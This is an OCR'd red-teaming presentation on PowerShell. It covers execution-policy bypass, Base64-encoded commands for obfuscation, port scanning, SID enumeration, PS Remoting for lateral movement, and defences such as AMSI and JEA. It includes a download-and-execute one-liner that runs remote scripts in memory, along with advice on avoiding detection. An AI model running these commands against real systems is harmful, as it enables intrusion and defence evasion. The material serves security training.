Powershell for Red Teaming

By Satyam Dubey & Yash Bharadwaj

Topics

- Why Powershell?
- Capabilities of Powershell
- Powershell Remoting (Setting up & Working)
- Active Defenses in Powershell
- Future & Conclusion


Why Powershell?

- Powershell is a .NET interpreter by default installed in Windows Operating System
- Used for administration purpose to manage tasks in various OS like Windows, Linux & MacOS.
- Used by threat actors as a in-built tools for exploitation & accessing resources.
- It’s Open Source & platform independent :)

- Think of PowerShell like Bash for Linux OS.
- Can also be used to manage virtualization products like VMWare Hyper-V.
- It plays a major role in today’s modern attack methodologies.
- After all Powershell is a Scripting Language, from running a Windows command to accessing a .NET class all can be done through the interactive prompt.

Running Scripts in PowerShell

- Execution Policy for scripts in powershell are preconfigured to restricted mode to block direct execution of remote scripts.



```
PS C:\Users\Public> Get-ExecutionPolicy -Verbose
Restricted
```

- To execute an untrusted PowerShell script, the execution policy is first set to bypass mode by opening a new powershell session (Temporary method).

“powershell -ep bypass”


Importing Scripts

- There are 2 methods to import scripts in powershell:-

  1) Dot Sourcing

  2) Using Import-Module cmdlet.


- **Dot Sourcing**:- Script will only be loaded in current powershell session, not in different sessions.



```
PS C:\Users\admin\Desktop>
PS C:\Users\admin\Desktop> . .\master.ps1
PS C:\Users\admin\Desktop>
```

- **Import-Module cmdlet**

  This built-in powershell is useful in situations when loading a whole powershell module (.psm1 or .psd1 files) which contains a bunch of scripts in it.




```
PS C:\Users\admin\Desktop> Import-Module .\master.ps1 -Verbose
VERBOSE: Loading module from path 'C:\Users\admin\Desktop\master.ps1'.
VERBOSE: Dot-sourcing the script file 'C:\Users\admin\Desktop\master.ps1'.
PS C:\Users\admin\Desktop>
```

Capabilities of Powershell

1) **Port Scanning using Powershell**

- All of us are familiar with Nmap, Hping & masscan, Right?
- Hold my BEER :-)
- In case of hopping from one machine (or network) to another one can also use built-in powershell hidden feature for port scanning. The "***Test-NetConnection***" cmdlet will do this.

- Without importing any script we can scan an entire machine. If the attribute "*TcpTestSucceeded*" turns out to be true, Port is open. Cool?




```
PS C:\Users\Public> Test-NetConnection -Port 443 hacknpentest.com


ComputerName     : hacknpentest.com
RemoteAddress    : 35.238.3.229
RemotePort       : 443
InterfaceAlias   : Wi-Fi
SourceAddress    : 192.168.1.3
TcpTestSucceeded : True
```

"Test-NetConnection -Port 443 hacknpentest.com"

- For detailed information about the target use the following switch:-

  “Test-NetConnection -Port 443 hacknpentest.com -InformationLevel Detailed”



```
PS C:\Users\Public> Test-NetConnection -Port 443 hacknpentest.com -InformationLevel Detailed


ComputerName             : hacknpentest.com
RemoteAddress            : 35.238.3.229
RemotePort               : 443
NameResolutionResults    : 35.238.3.229
MatchingIPsecRules       :
NetworkIsolationContext  : Internet
IsAdmin                  : False
InterfaceAlias           : Wi-Fi
SourceAddress            : 192.168.1.3
NetRoute (NextHop)       : 192.168.1.1
TcpTestSucceeded         : True
```

- One can write a PowerShell script to scan all ports using this cmdlet.


2) Executing encoded command using PowerShell

Base64 encoded string can also be executed directly in the interactive session as follows: -

-> *$flopster = 'Get-Service'*

-> *$encodedcommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($flopster))*

-> *powershell.exe -EncodedCommand $encodedcommand*




```
PS C:\Users\Public> $flopster = 'Get-Service'
PS C:\Users\Public>
PS C:\Users\Public> $flopster
Get-Service
PS C:\Users\Public> $encodedcommand = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($flopster))
PS C:\Users\Public>
PS C:\Users\Public> powershell.exe -EncodedCommand $encodedcommand

Status   Name               DisplayName
------   ----               -----------
Running  AdaptiveSleepSe... AdaptiveSleepService
Stopped  AJRouter           AllJoyn Router Service
Stopped  ALG                Application Layer Gateway Service
Running  AMD External Ev... AMD External Events Utility
Stopped  AppIDSvc           Application Identity
```

- It’s easy to obfuscate a malicious command using the above technique during engagements.
- However, when the command will decode to execute it can be caught by Windows Defender.

3) Enumerating User SID using Powershell

- Translating a username to SID can be done just by calling a .NET class using powershell.



```
C:\Users\Public> $AccountName = "DESKTOP-TIS6571\Administrator"
C:\Users\Public>
C:\Users\Public> $SID = ( [Security.Principal.NTAccount]$AccountName ).Translate( [Security.Principal.SecurityIdentifier] ).Value
C:\Users\Public>
C:\Users\Public> $SID
-5-21-2114196944-1449623627-2642091091-500
```

- The user account is given as input to the "***Security.Principal.NTAccount***" class & then translated to SID using the above given class.

- Vice versa can also be done if we have SID & translate it to user account.

Living Off the Land (Direct Memory Execution)

1) iex (New-Object System.Net.Webclient).DownloadString(‘https://Trusted_Domain/file.ps1’); function_Name

2) Invoke-WebRequest -UseBasicParsing <URL_name> -Verbose


- Using Invoke-Expression the in-memory payload execution is fast as compared to Invoke-WebRequest.

PowerShell Remoting (Setting up & Working)

- Think of Powershell Remoting as working SSH.
- Using PSRemoting a client can connect to the server in an encrypted session (on TCP port 5986)
- Windows Remote Management Service (WinRM) is needed to setup PS Remoting.
- Used a lot for lateral movement during engagements.

WorkFlow

- WS-Man (Web Services for Management) protocol will be the source of communication from client end.
- The client connects to Win-RM (Windows Remote Management) Service listening on TCP port 5985.
- According to the client input a 64-bit or 32-bit powershell process is instantiated.




Setting-Up PS Remoting

Note: The following commands need to be run with administrator privileges.

- Start WinRM Service on client computer & add the service as firewall exception.

“Enable-PSRemoting -Verbose -Force -SkipNetworkProfileCheck”




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Enable-PSRemoting -Verbose -Force -SkipNetworkProfileCheck
WinRM is already set up to receive requests on this computer.
WinRM has been updated for remote management.
WinRM firewall exception enabled.
```

Adding Remote Computer as Trusted Host

- After adding a remote computer to trusted host we will be able to PS Remote to the remote machine

“Set-Item wsman:\localhost\client\trustedhosts <Remote_IP> -Verbose”




```
PS C:\WINDOWS\system32> Set-Item wsman:\localhost\client\trustedhosts 192.168.1.5 -Verbose
VERBOSE: "Set-Item" on the WinRM configuration setting "localhost\Client\TrustedHosts" to update the value to
"192.168.1.5"

WinRM Security Configuration.
This command modifies the TrustedHosts list for the WinRM client. The computers in the TrustedHosts list might not be
authenticated. The client might send credential information to these computers. Are you sure that you want to modify
this list?
[Y] Yes  [N] No  [S] Suspend  [?] Help (default is "Y"): Y
```

- Computers added as trusted hosts would now be able to connect to our machine.
- Also, WinRM service needs to be started at the remote machine too.
- To grant a specific user to PS Remote to a target machine, we will use the following command: -

“Set-PSSessionConfiguration -Name Microsoft.PowerShell -ShowSecurityDescriptorUI -Force”

- A graphical window will appear where a user permission for PS Remoting can be configured.

- With everything configured, let’s run commands on **WIN-RARNBU1BGS2** (Target Machine) using Invoke-Command: -



```
PS C:\Tools> Invoke-Command -ScriptBlock {query user} -ComputerName WIN-RARNBU1BGS2 -Verbose
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator         console             1  Active       none   4/11/2019 11:54 AM
```


ComputerName = The remote computer name.

ScriptBlock = Command to execute in the remote system.

Verbose = For detailed output.

- One can also import scripts on the remote machine as follows: -

“Invoke-Command -FilePath {C:\Users\Public\master.ps1} -ComputerName <Remote_System>-verbose”



```
PS C:\Users\Public> Invoke-Command -FilePath {C:\Users\Public\master.ps1} -ComputerName WIN-RARNBU1BGS2 -verbose
```

- As we are directly copying the script to the machine & if there is any protection enabled it will get detected. Therefore, in-memory execution is preferred in such scenarios.

Active Defenses in Powershell

- With the introduction of Windows Management FrameWork 5.0, many security features have been added in Windows, some of it are: -

PowerShell Auditing using Transcript

Script Block Logging

Anti-Malware Scan Interface [AMSI]


Constrained Language Mode [CLM]

Just Enough Administration [JEA]

- PowerShell capabilities must be restricted so that it cannot be leveraged by attackers.
- Application Whitelisting, Configuring Applocker Policies are some of the defenses to be applied in an enterprise.
- Giving a normal user just enough set of rights to perform only that action is Just Enough Administration [JEA].

PowerShell Auditing using Transcript

- A System wide transcript file exists which contains all the powershell commands executed by the user. It starts with the start of any powershell session.

